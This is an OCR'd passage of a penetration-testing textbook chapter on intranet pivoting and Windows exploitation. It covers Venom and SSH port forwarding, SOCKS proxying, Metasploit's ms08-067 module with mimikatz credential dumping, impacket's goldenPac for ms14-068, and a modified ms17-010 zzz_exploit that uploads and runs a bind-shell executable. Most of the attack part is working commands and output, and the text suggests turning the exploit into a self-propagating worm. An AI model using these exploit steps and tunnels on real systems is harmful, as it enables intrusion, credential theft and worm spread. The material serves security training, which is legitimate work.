
Generally, server firewalls are more restrictive on incoming traffic, but relatively less so on outgoing traffic, so we usually choose the passive mode, which require a public IP resource to allow the server to connect.

The following is to construct an environment in the form of a simulation experiment, during the experiment, we constructed a multi-level routing, and the lower-level routing cannot access the external network, as shown in Fig. 12.21. Here, virtual network cards of VMware are used to construct the LAN. The virtual machine images are one Kali and two Windows Server 2012. Kali is an external network machine. One Windows host assumes the port forwarding function, and the other needs to be the target running the service to be forwarded.

Select Kali, choose "NAT" network mode in the "Virtual Machine Settings" dialog, and assign the IP address as "192.168.40.145", see Fig. 12.22. Readers may be assigned different IPs, which does not affect the experiment.

Now add a virtual network card, select the "Edit → Virtual Network Editor" menu in VMware (see Fig. 12.23), add a network card, and set it to "Host Only Mode". "Subnet Address" can be set arbitrarily, such as 192.168.115.0, and "DHCP" is set to "Enabled", see Fig. 12.24.

Fig. 12.21 Environment






Fig. 12.22 Choose “NAT” network mode




Fig. 12.23 Operation steps

Fig. 12.24 Operation steps

To simulate the intranet environment, the NICs of both Windows server 2012 virtual machines are set to VMnet2, and a new NAT-mode virtual NIC is added to one of the hosts to enable it to interact with the external network. Figure 12.25 shows the two NIC settings of one of the Windows hosts.

The other is set with a single network card named VMnet, as shown in Fig. 12.26. Then turn off the firewalls for both Windows machines.

At this point, the basic environment setup is complete, and the above environment will be used later for experiments.

12.2.1 Port Forwarding

In penetration competitions, the network environment is often more complex, and in order to be able to operate smoothly in any scenario, competitors need to be proficient in the art of port forwarding. As the name implies, port forwarding




Fig. 12.25 Operation steps




Fig. 12.26 Operation steps

means forwarding ports as wishes. Only through port forwarding can make hosts that are not directly accessible after multi-level routing accessible.

There are many kinds of tools that can perform port forwarding, such as SSH, Lcx, Netsh, Socat, Earthworm, Frp, Ngrok, Termite, Venom, etc. Among them, Earthworm, Termite, Venom are the same kind of tools, which are characterized by managing multiple hosts in a nodal way and supporting cross-platform, which can be used to build a proxy chain as quick as possible. If used skillfully in the penetration, they can be a great time saver. However, for some reason, their authors have removed both tools from the shelves and cannot download them from official sources.

Here we focus on Venom and SSH.

1. Venom

Venom is a multi-level proxy tool that is developed with Go language for penetration testers to connect multiple nodes and then uses the nodes as a jump box to build multi-level proxies. Penetration testers can easily use Venom to proxy network traffic to multi-layered intranets and easily manage proxy nodes.

Venom is divided into two parts: admin and agent, the core operation of them is to listen and connect. Both admin and agent nodes can listen or initiate connections. (Quoted from the official Github repository description at https://github.com/Dliv3/Venom.)

Examples of commands are shown below.

(1) Using admin as a server

```
# The admin listens on local port 9999
./admin_macos_x64 -lport 9999

# node connect to the admin node with given IP address and port
./agent_linux_x64 -rhost 192.168.0.103 -rport 9999
```

(2) Using the node as a server

```
# Node listening on local port 9999
./agent_linux_x64 -lport 8888

# node connect to another node with given IP address and port
./agent_linux_x64 -rhost 192.168.0.103 -rport 9999
```

Once the node is acquired, you can use the goto command to enter the node and perform the following operations on the node.

- Listen, listening for ports on the target node.
- Connect, which allows the target node to connect to a given service.
- Sshconnect, which establishes the SSH proxy service.
- Shell, which starts an interactive shell.
- Upload, upload files; Download, download files.

- Lforward, local port forwarding.
- Rforward, remote port forwarding.

The next step is to use the simulated environment for the actual operation. First, download the precompiled file for venom: https://github.com/Dliv3/Venom/releases/download/v1.0.2/Venom.v1.0.2.7z.

The directory structure is as follows.

```
λ tree /F
Folder PATH List
Roll serial number is 8C06-787E
C:.
DS_Store
│admin.exe
│admin_linux_x64
│admin_linux_x86
│admin_macos_x64
│agent.exe
│agent_arm_eabi5
│agent_linux_x64
│agent_linux_x86
│agent_macos_x64
│agent_mipsel_version1
│
└─scripts
    port_reuse.py
```

Suppose you have successfully taken down the first machine, upload the compiled file to the target host, and then start the server. If the target does not have a public network address or a firewall exists, so you cannot access the target port directly, and you need to establish a reverse connection, that is to use admin client to listens on the port as a server to be connected, and the agent node makes an active connection to the server. In this way, we can bypass the restriction of any existing firewalls. And the command needed is as follows.

Enable listening on port 8888 on the server, see Fig. 12.27.

```
./admin_linux_x64 -lport 8888
```

Next, run the agent on the jumobox to connect to the server side, see Fig. 12.28.

```
agent.exe -rhost 192.168.40.145 -rport 8888
```

On the admin side you can see that the connection is established, enter the added node, and list the commands available, see Fig. 12.29.

The following section explains the use of port forwarding, where there are two port forwarding functions: local port forwarding and remote port forwarding.




Fig. 12.27 Operation steps




Fig. 12.28 Result

Local port forwarding is the forwarding of a local (admin node) port to a port on the target node. For example, to forward a web service on local port 80 to port 80 of the target node, the command would be.

```
lforward 127.0.0.1 80 80
```

The web service can then be accessed on port 80 of the target node, see Fig. 12.30.

Remote port forwarding is the forwarding of a port from a remote node to a local port. For example, port 80, which was previous opened on the target node, is then forwarded to port 8080 of the admin node with the command.




Fig. 12.29 Operation steps




Fig. 12.30 Result

```
rforward 192.168.40.147 80 8080
```

Accessing the local port 8080 will give you access to port 80 of the target node, see Fig. 12.31.

Of course, it is also possible to forward ports from other machines on the intranet, such as 192.168.115.129, which cannot be accessed directly. But now we can forward its smb port to the local 445 port with the following command.

```
rforward 192.168.115.129 445 445
```




Fig. 12.31 Result

Fig. 12.32 Result

The smb service from 192.168.115.129 can then be accessed on the local port 445, as shown in Fig. 12.32.

2. SSH

Port forwarding in SSH is very convenient and stable in some scenarios. The specific operation method is as follows. Readers can test locally by themselves.

(1) Local Forwarding. Local access to 127.0.0.1:port1 is host:port2, which is.

```
ssh -CfNg -L port1:127.0.0.1:port2 user@host
```

(2) Remote forwarding. Accessing host:port2 is accessing 127.0.0.1:port1, which is.

```
ssh -CfNg -R port2:127.0.0.1:port1 user@host
```

12.2.2 Socks Proxy

Socks is a proxy service that connects two end systems and the proxy defaultly listening on port 1080 supports a variety of protocols, including HTTP, HTTPS, SSH and other types of requests. Socks is divided into Socks4 and Socks5, Socks4 only supports TCP, while Socks5 supports TCP/UDP and various authentication protocols.

Socks proxies are used extensively in practical penetration testing and can help us access various service resources on the target intranet more quickly and easily than port forwarding.

1. Use SSH as a Socks proxy

The following 1.1.1.1 are all assumed to be the IP of the personal server. running locally.

```
ssh -qTfnN -D 1080 root@1.1.1.1
```

Eventually, port 1080 will be opened locally on 127.0.0.1, and then the proxy server 1.1.1.1 will be connected.

During the penetration testing, if you can get the SSH password, and the SSH port is open to the public, you can use the above command to easily perform the Socks proxy. However, in many cases there is no way to connect directly to SSH, so the following procedure can be followed.

(1) Modify the GatewayPorts in the /etc/ssh/sshd_config file to "yes" on your own server so that the local listeners are listening at 0.0.0.0:8080 instead of 127.0.0.1:8080, so that you can access it on the public network.
(2) Execute the command "ssh -p 22 -qngfNTR 6666:localhost:22 root@1.1.1.1" on the target machine to forward port 22 to 1.1.1.1:6666 on the target machine.
(3) Execute the command "ssh -p 6666 -qngfNTD 6767 root@1.1.1.1" on the personal server 1.1.1.1 and make an SSH connection through port 6666 of 1.1.1.1, which is port 22 of the target, and finally map out port 6767.
(4) You can then use 1.1.1.1.1:6767 as a proxy to access the target network.

2. Venom as a Socks proxy.

Venom can also start up a Socks proxy server and the procedure is very simple since we don't have to perform listen and forward on each host manually. Again, we need to take control of the first machine, upload the agent program, and actively connect to the server. After getting the node connected, use the "goto [node id]" command to enter the node, and use the "socks 1080" command to open a local Socks5 service port. The port proxy is the target node's network, requests through the 1080 port, will be forwarded through the target node, thus realizing the proxy function.

```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9050
```

Fig. 12.33 Operation steps

```
File  Edit  View  Search  Terminal  Help
root@kali:~# proxychains nc 192.168.115.129 445 -vvv
ProxyChains-3.1 (http://proxychains.sf.net)
192.168.115.129: inverse host lookup failed:
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.115.129:445-<><>-OK
(UNKNOWN) [192.168.115.129] 445 (microsoft-ds) open : Operation now in progress
^C sent 0, rcvd 0
root@kali:~#
```

Fig. 12.34 Result

After enabling the port, you can use proxychains to proxy the command line program. Here you need to configure the proxy port in the path /etc/proxychains.conf and add the port address to the last line of the configuration file, see Fig. 12.33.

You can then access other hosts on the intranet through the Socks5 proxy, as shown in Fig. 12.34.

Remember to turn off the Windows firewall if you cannot access other host services.

12.3 Well-Known Vulnerability Exploits

In this section, some typical vulnerability exploits in Metasploit, their impact versions, and usage demonstrations will be presented. The readers are encouraged to update Metasploit for the latest exploits.

12.3.1 ms08-067

ms08-067 is a very old vulnerability in which a buffer overflow exists in the handling of specially crafted RPC requests by Windows Server services. A remote attacker could trigger this vulnerability by sending a malicious RPC request, resulting in a complete compromise of the user's system and the execution of arbitrary commands with SYSTEM privileges. For Windows 2000/XP and Windows Server 2003, this vulnerability can be exploited without authentication.

Firstly, use the smb_version module to determine the system version of the target, see Fig. 12.35. If the version is Windows XP SP3, use the exploit/windows/smb/ms08_067_netapi module to attempt an attack and configure the parameters. The proxychains is used here to proxy Metasploit, so you need to use a payload with an active TCP connection, see Fig. 12.36.

We can then use mimikatz to read the password, see Fig. 12.37.

The meterpreter operation can be found at the following resource: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

12.3.2 ms14-068

Defensive detection methods for the ms14-068 vulnerability attack are well established, and the Kerberos authentication knowledge will be described in Sect. 12.5.2.1. Because there is no privilege chekcking mechanism in Kerberos, when Microsoft's implementation of the Kerberos protocol, they include PAC (Privilege Attribute Certificate), which records user information and privileges. The KDC and

```
[+] 172.16.20.195:445     - Host is running Windows XP SP3 (language:English) (name:TEST-4A54F50A45) (workgroup:WORKGROUP )
[*] 172.16.20.195:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig. 12.35 Result

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 172.16.20.195
rhost => 172.16.20.195
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 172.16.20.195:445 - Automatically detecting the target...
[*] 172.16.20.195:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 172.16.20.195:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.16.20.195:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 172.16.20.195:4444
[*] Sending stage (179779 bytes) to 172.16.20.195
[*] Meterpreter session 2 opened (172.16.20.1:53874 -> 172.16.20.195:4444) at 2019-05-14 14:16:48 +0800

meterpreter >
```

Fig. 12.36 Attack operation steps

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain           User               Password
------    -------    ------           ----               --------
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE
0;50606   NTLM
0;999     NTLM       WORKGROUP        TEST-4A54F50A45$
0;170771  NTLM       TEST-4A54F50A45  Administrator      123456
```

Fig. 12.37 Use mimikatz to read the password

server restrict users' access based on the privilege information in the PAC. The root cause of the vulnerability is that KDC allows a user to forge a PAC and then use a specified algorithm to encrypt and decrypt it, and send TGS-REQ requests with a PAC that forged user with high privileges, thus the ticket returned has high privileges. The vulnerability affects the following versions: Windows Server 2003, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2.

Of course, there are prerequisites for this vulnerability: a valid domain user and password, a sid for the domain user, a domain-controller's address, and Windows 7 or higher. Note that the operating system requirement is Windows 7 or higher because Windows XP does not support importing tickets, which can also be ignored if the attacker relays on Linux machine.

Here is an example of goldenPac.py from the impacket package (https://github.com/SecureAuthCorp/impacket), using the parameters shown in Fig. 12.38. Take the competition I have participated in as an example; the command is as follows:

```
python goldenPac.py web.lctf.com/buguake:xdsec@lctf2018@sub-dc.web.
lctf.com -dc-ip 172.21.0.7
-target-ip 172.21.0.7 cmd
```

The final result of the implementation is similar to Fig. 12.39.

```
Examples:
        python goldenPac domain.net/normaluser@domain-host

        the password will be asked, or

        python goldenPac.py domain.net/normaluser:mypwd@domain-host

        if domain.net and/or domain-machine do not resolve, add them
        to the hosts file or explicitly specify the domain IP (e.g. 1.1.1.1) and target IP:

        python goldenPac.py -dc-ip 1.1.1.1 -target-ip 2.2.2.2 domain.net/normaluser:mypwd@domain-host

        This will upload the xxx.exe file and execute it as: xxx.exe param1 param2 paramn
        python goldenPac.py -c xxx.exe domain.net/normaluser:mypwd@domain-host param1 param2 paramn
```

Fig. 12.38 How to use

```
[proxychains] Strict chain  ...  188.131.161.90:1090  ...  172.21.0.7:445  ...
OK
[*] Requesting shares on 172.21.0.7.....
[*] Found writable share ADMIN$
[*] Uploading file EXcYyZbH.exe
[*] Opening SVCManager on 172.21.0.7.....
[*] Creating service RIMh on 172.21.0.7.....
[*] Starting service RIMh.....
[proxychains] Strict chain  ...  188.131.161.90:1090  ...  172.21.0.7:445  ...
OK
[proxychains] Strict chain  ...  188.131.161.90:1090  ...  172.21.0.7:445  ...
OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  188.131.161.90:1090  ...  172.21.0.7:445  ...
OK
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system
```

Fig. 12.39 Result

12.3.3 ms17-010

ShadowBroker releases the eternalblue module of the NSA tool, which has been analyzed extensively on the web and will not be repeated here but will only be demonstrated in the appropriate environment. The affected versions are as follows.

(1) Credential version required: Windows 2016 X64, Windows 10 Pro Build 10240 X64, Windows 2012 R2 X64, Windows 8.1 X64, Windows 8.1 X86.
(2) Versions not requiring credentials: Windows 2008 R2 SP1 X64, Windows 7 SP1 X64, Windows 2008 SP1 X64, Windows 2003 R2 SP2 X64, Windows XP SP2

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 172.16.20.195:445     - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 172.16.20.195:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig. 12.40 Result

```
def smb_pwn(conn, arch):
    smbConn = conn.get_smbconnection()

    # print('creating file c:\\pwned.txt on the target')
    # tid2 = smbConn.connectTree('C$')
    # fid2 = smbConn.createFile(tid2, '/pwned.txt')
    # smbConn.closeFile(tid2, fid2)
    # smbConn.disconnectTree(tid2)

    smb_send_file(smbConn,'bind86.exe', 'C', '/bind86.exe')
    service_exec(conn, r'c:/bind86.exe')
    # Note: there are many methods to get shell over SMB admin session
    # a simple method to get shell (but easily to be detected by AV) is
    # executing binary generated by "msfvenom -f exe-service ..."
```

Fig. 12.41 Python code

X64, Windows 7 SP1 X86, Windows 2008 SP1 X86, Windows 2003 SP2 X86, Windows XP SP3 X86, Windows 2000 SP4 X86.

Note that some systems will require authentication, which involves the consideration about anonymous user (empty session) access to named pipes, since the default configuration of newer versions of Windows restricts anonymous access. Starting from Windows Vista, the default setting does not allow anonymous access to any named pipes, and starting from Windows 8, the default setting does not allow anonymous access to IPC $ shares.

The target machine is first scanned for the presence of Eternal Blue using scanner/smb/smb_ms17_010, see Fig. 12.40.

Here we also recommend https://github.com/worawit/MS17-010, which is more versatile, because the target version of the test is low, so use zzz_exploit.py, and modify the smb_pwn function whose behavior defaults to create a TXT file on the C drive, while we need to modify it to execute a command or upload an executable file, as shown in Fig. 12.41.

Then, Metasploit is used to generate an executable file named bind86.exe and places it in the script execution directory. At the same time, you should make Metasploit begin to listens for backdoor connections (see Fig. 12.42), and then executes the exploit script to get the target session.

This is just a demonstration of the use of zzz_exploit. It is recommended that the readers read the python script to discover other ways to exploit with it, such as writing it as an ms17010 worm, compiling it into an EXE file and propagating automatically.




Fig. 12.42 Result

12.4 Obtaining Authentication Credentials

Collecting intranet identity credentials is a prerequisite for lateral movement in general, and lateral movement becomes more convenient when valid identity credentials are obtained. Here are some common methods to get Windows authentication credentials.

12.4.1 Obtaining Plaintext Identity Credentials

Plaintext passwords are the most common identity credentials that users encounter in everyday life. In the Windows authentication mechanism, many programs will save the plaintext in various forms in the host. The following is a list of common methods attackers use to obtain plaintext passwords.

12.4.1.1 LSA Secrets

